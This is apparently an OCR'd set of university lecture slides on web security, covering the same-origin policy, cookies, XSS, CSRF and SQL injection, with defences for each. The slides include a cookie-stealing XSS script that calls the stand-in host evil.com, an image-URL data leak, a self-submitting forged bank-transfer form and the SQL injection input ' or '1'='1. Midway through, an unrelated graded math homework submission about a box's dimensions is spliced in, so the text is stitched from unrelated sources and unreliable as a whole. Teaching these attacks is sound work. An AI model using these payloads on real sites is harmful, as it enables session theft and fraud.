
Web Security

Presented by Amanda Lam, content from CSE 484/M 584

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Ada Lerner, John Manferdelli, John Mitchell, Yoshi Kohno, Franziska Roesner, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials.

Disclaimer: Vulnerabilities shown in this presentation still exist in implementation of some systems in production, please don’t go around attacking sites with this knowledge!

Web applications




How do we display content in a safe manner?

How do we keep session information secure?

How do we keep information stored in the backend secure?

Web applications



Web browser sandbox, same origin policy

Web sessions, cross site scripting, cross site request forgery, injection

Web Browser Security

The Browser

Will be loading content from any source on the internet.

How do we protect ourselves from malicious sites and content?

Browser sandbox

When running scripts from various places, what should be protected?

- Local system
- Other websites on the browser


Solution:

- Browser can’t access files, OS, network, etc. directly
- Make tabs and some elements different processes

Same-origin policy

Want to also protect/isolate web content from one another.

Example: We are using http://www.example.com. What can this access?



Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol, host and port
http://www.example.com/dir2/other.html	Success	Same protocol, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol, host and port
http://www.example.com:**81**/dir/other.html	Failure	[redacted]
https://www.example.com/dir/other.html	Failure	[redacted]
http://**en.example.com**/dir/other.html	Failure	[redacted]
http://**example.com**/dir/other.html	Failure	[redacted]
http://**v2.www.example.com**/dir/other.html	Failure	[redacted]

Example from Wikipedia

Why do we care about same origin policy?

Web Sessions

How to persist state information?

Sites may want to keep track of certain information.

How might you encode the following?

- A term for a search engine
- # of times someone has guessed wrongly in hangman
- A user’s login and password

How to persist state information?

Sites may want to keep track of certain information.

How might you encode the following?

- A term for a search engine
  Pass through URL: “https://duckduckgo.com/?q=vegemite”
- # of times someone has guessed wrongly in hangman

- A user’s login and password


How to persist state information?

Sites may want to keep track of certain information.

How might you encode the following?

- A term for a search engine
  Pass through URL: “https://duckduckgo.com/?q=vegemite”
- # of times someone has guessed wrongly in hangman
  Hidden form: `<input type="hidden" name="num_tries" value="<?php print $num_tries?>">`
- A user’s login and password

URL encoding is not secure



Eavesdroppers can see URLs
Can also easily modify the request

Hidden forms are not secure

What might be an issue with this?

```
<FORM METHOD=POST
        ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

        Black Leather purse with leather straps <BR>Price: $20.00<BR>

        <INPUT TYPE=HIDDEN NAME=name VALUE="Black leather purse">
        <INPUT TYPE=HIDDEN NAME=price VALUE="20.00">
        <INPUT TYPE=HIDDEN NAME=sh VALUE="1">
        <INPUT TYPE=HIDDEN NAME=img VALUE="purse.jpg">
        <INPUT TYPE=HIDDEN NAME=custom1 VALUE="Black leather purse with leather straps">

        <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

Change this value to 2.00 - bargain shopping!

Don’t use hidden forms for secure information!

How to persist state information?


Sites may want to keep track of certain information.

How might you encode the following?

- A term for a search engine
  Pass through url: “https://duckduckgo.com/?q=vegemite”
- # of times someone has guessed wrongly in hangman
  Hidden form: `<input type="hidden" name="num_tries" value="<?php print $num_tries?>">`
- A user’s login and password
  Store as a cookie!

Cookies


- Servers can use cookies to store state on a client.
    - When session starts, server comptes an authenticator and places on the browser in the form of a cookie.
    - Server uses cookie to tell who is using the site



Same origin policy protects cookies

Websites can only read/receive cookies from the same domain.

- Can’t steal login token for another site!




How can an adversary get around same origin policy?

How can we get around same origin policy?

While websites can't access information on other sites,
a page **can** send information to **any** site.

Can use this to send out secrets.

- Example: Leaking information via image:


src = "http://evil.com/evil.jpg?extra_information
Request to evil.jpg with extra_information is made

Forcing user to visit malicious url with information encoded gets around protections against accessing cookies from other origins.

Common Web Vulnerabilities and Attacks

A survey of different vulnerabilities

- Cross Site Scripting (XSS)
  - Reflected XSS
  - Stored XSS
- Cross Site Request Forgery (CSRF)
- Injection
  - SQL Injection (revisited)

Echoing / “Reflecting” User Input

A classic mistake in server side applications is to directly print user input.


For example, printing a greeting:

- URL: htttp://www.naive.com/hello.php?name=Vegemite
- PHP: echo “Welcome ” . $_GET[‘name’];
  - Output: Welcome Vegemite

Server expects only a name, and prints the name in the page source.
But can receive scripts instead.


Reflected XSS

1. Encode a script in the url of an honest website


Name: <script>alert("Vegemite");</script>


$\longrightarrow$ http://naive.com/hello.php?name=<script>alert("Vegemite")%3B<%2Fscript>

2. Script is printed out on the page & runs when loaded:




3. Trick victim to visiting the encoded url

4. Script runs on the victim's browser.



XSS Workflow


evil.com
naive.com
hello.cgi
Access some web page
<iframe src=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>
Forces victim's browser to call hello.cgi on naive.com with this script as "name"
GET/ hello.cgi?name=
<script>win.open("http://
evil.com/steal.cgi?cookie="+
document.cookie)</script>
hello.cgi executed
<HTML>Hello, dear
<script>win.open("http://
evil.com/steal.cgi?cookie="
+document.cookie)</script>
Welcome!</HTML>
Interpreted as JavaScript by victim's browser; opens window and calls steal.cgi on evil.com
GET/ steal.cgi?cookie=
victim's browser

Dangers of XSS


The script is executed as if it originated from that website.

The script can then:

- show bogus information,
- request sensitive data,
- control form fields on this page and linked pages,
- leak information,
- cause user’s browser to attack other websites

This gets around the restrictions of same origin policy.

Stored XSS



An example: Twitter Worm - visit an infected profile, get infected

Preventing XSS


Never trust user input, should pre-process before doing anything with it.

Need to encode HTML to prevent it from running.

- Use a good escaping library
    a. OWASP ESAPI (Enterprise Security API)
    b. Microsoft’s AntiXSS
    c. Other companies may have their own suites
- PHP’s htmlspecialchars(String) will replace all special chars with their HTML code
    a. Ex: ‘ ⟶ &#039; // “ ⟶ &quot; // & ⟶ &amp;

Cross Site Request Forgery

Fake a form to send to a server under the guise of the victim.



```
<form action=https://www.bank.com/transfer
  method=POST target=invisibleframe>
  <input name=recipient value=attacker>
  <input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$10
Cookie: SessionID=523FA4cd2E
```


Impact of CSRF

Can make requests on the user's behalf!

Hijack sessions by changing login info!

Login to the attacker's account!

And so on



2. 2/3 points All Submissions Notes

A rectangular box has a height of 5 cm, a volume of 60 cm^3, and a length that is 1 cm more than its width.
Calculate the following measurements:

length: 4 cm ✓ width: 3 cm ✓ surface area: 94 cm cubed ✗ Unknown unit. Please check your unit for spelling, type or dimension.

Show My Work (Optional)
What steps or reasoning did you use? Your work may add bonus points towards your score.

$$60 = 5 * (w + 1) * w$$
$$\frac{60}{5} = \frac{5 * (w + 1) * w}{5}$$
$$12 = (w + 1) * w$$

Since the width cannot be negative, w = 3 and l = 4.

I calculated the surface area by adding the surface of each side:
(l * w) + (l * w) + (l * h) + (l * h) + (w * h) + (w * h)

Uploaded File (10 file maximum)
No Files to Display
Upload File

Show My Work has not been graded yet.

Uploaded File (10 file maximum)
No Files to Display

Submit Answer Save Answer

Preventing CSRF

Make it harder to pass off as the victim.

- Add a secret token for server to validate
  - Generate a secret token for the user session when form is loaded
  - Works due to same origin policy
    - Attacker can't read the legitimate form, cannot fake a valid secret token.
- Validate the referrer
  - Server checks who is referring the request
    - Valid referrer: http://www.facebook.com/home.php
    - Invalid referrer: http://www.evil.com/attack.html

Injection

Main concept: Inject additional behavior into a page, query, etc.

- XSS is a common type of injection
- SQL injection:
    - SQL application uses untrusted data in this SQL call

      ```
      String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
      ```

    - Similarly, in other frameworks:

      ```
      Query HQLQuery= session.createQuery("FROM accounts WHERE custID='" +
      request.getParameter("id") + "'");
      ```


    - If attacker sets id to ‘ or ‘1’ = ‘1, then we get

      ```
      SELECT * FROM accounts WHERE custID='' or '1' = '1'";
      ```

    - Result: Return all records in database!

SQL Injection Cont.

- Again, SQL application uses untrusted data in this SQL call
  String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";
